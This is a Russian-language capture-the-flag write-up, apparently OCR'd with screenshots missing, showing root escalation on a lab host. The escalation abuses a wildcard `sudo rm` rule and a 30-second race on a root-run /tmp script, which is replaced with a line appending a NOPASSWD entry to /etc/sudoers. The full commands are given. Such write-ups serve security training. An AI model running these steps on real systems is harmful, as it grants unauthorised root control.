
сразу выполняем некоторые команды которые можно сделать (`find / -type f -perm 2000/4000 2>/dev/null` для поиска suid/guid битов, `sudo -l` для проверки того что мы может исполнить от root). получаем:



из вывода видно что единственное что мы можем делать он имени админа:

`/usr/bin/rm  /opt/backups/*.tar*`

интересно. давайте изучать систему

в /opt:

```
[backup-admin@ssh-658979949-5t28l:~$ cd /opt/
[backup-admin@ssh-658979949-5t28l:/opt$ ls
 backup_monitor.sh   backups   diag.log
```

в /opt/backups как ни странно лежит:


```
[backup-admin@ssh-658979949-5t28l:/opt$ ls backups
 backup.tar
```

давайте изучим backup_monitor.sh

```
backup-admin@ssh-658979949-5t28l:/opt$ cat backup_monitor.sh
#!/bin/bash

DIAG_SCRIPT="/tmp/diag_$(date +%s).sh"

cat > "$DIAG_SCRIPT" << 'EOF'
#!/bin/bash
echo "Running diagnostics at $(date)" >> /opt/diag.log
df -h | grep -E "(root|sda)" >> /opt/diag.log
EOF

# Cleanup
sleep 30
find /tmp -name "diag_*.sh" -mmin +5 -delete 2>/dev/null || true

chmod +x "$DIAG_SCRIPT"
"$DIAG_SCRIPT"
```


то есть этот скрипт создает какие то скрипты которые проверяют что то в системе (простите, но мне честно было так лень изучать что такое df), ждет 30 секунд и запускает их. ВСЁ ОТ ИМЕНИ РУТА!!!

давайте изучим лог:



то есть backup_monitor.sh каждую минуту создает скрипт и запускает его через 30 секунд. это вполне хорошая возможность для эксплуатации, ведь если подменять код скрипта в эти 30 секунд, получится исполнить что угодно от root

давайте перейдем в /tmp где скрипты создаются



видим эти скрипты, а на последнем еще нет метки исполнения (x на конце), значит эти 30 секунд бездействия скрипта реальны. то есть нам нужно как то подменить этот файл.

вспомним sudo -l , мы можем исполнить выполнить rm (удаление файла) от имени root, но касается это только на

```
/opt/backups/*.tar*
```

(для глупышек - /opt/backups/(любой текст).tar(любой текст))

видите * на конце? это значит что вместо * мы можем написать любой текст, любой длины. то есть мы вполне можем удалить несколько файлов исполнив один вызов sudo!

например мы пишем

```
 /usr/bin/rm  /opt/backups/backup.tar  /tmp/script.sh
```

И удаляем одновременно backup.tar и скрипт который должен исполнить root через 30 секунд. так как все скрипты пишутся в /tmp то мы спокойно можем создать новый и подменить код на :

```
#!/bin/bash
echo  'backup-admin ALL=(ALL)  NOPASSWD: ALL' >> /etc/sudoers
```

(исполнение через sudo всех команд без пароля для моего пользователя backup-admin)

то есть все что нам остается это ждать момент когда скрипт создается, и в течение 30 секунд:

- пересоздать его:

```
backup-admin@ssh-7d7bb587d8-7rgmq:/tmp$ ls
diag_1762263541.sh  diag_1762263601.sh
backup-admin@ssh-7d7bb587d8-7rgmq:/tmp$ sudo /usr/bin/rm /opt/backups/*.tar diag_1762263601.sh
backup-admin@ssh-7d7bb587d8-7rgmq:/tmp$ touch diag_1762263601.sh
```

- записать в него эксплойт:

```
backup-admin@ssh-7d7bb587d8-7rgmq:/tmp$ cat > diag_1762263601.sh << 'EOF'
#!/bin/bash
echo 'backup-admin ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers
EOF
```

потом ждем выполнения скрипта (30 секунд) и проверям, можем ли мы получить права root (sudo su)

sudo su сработал (повышение привилегий до root), значит мы теперь root и можно спокойно прочитать /root/flag.txt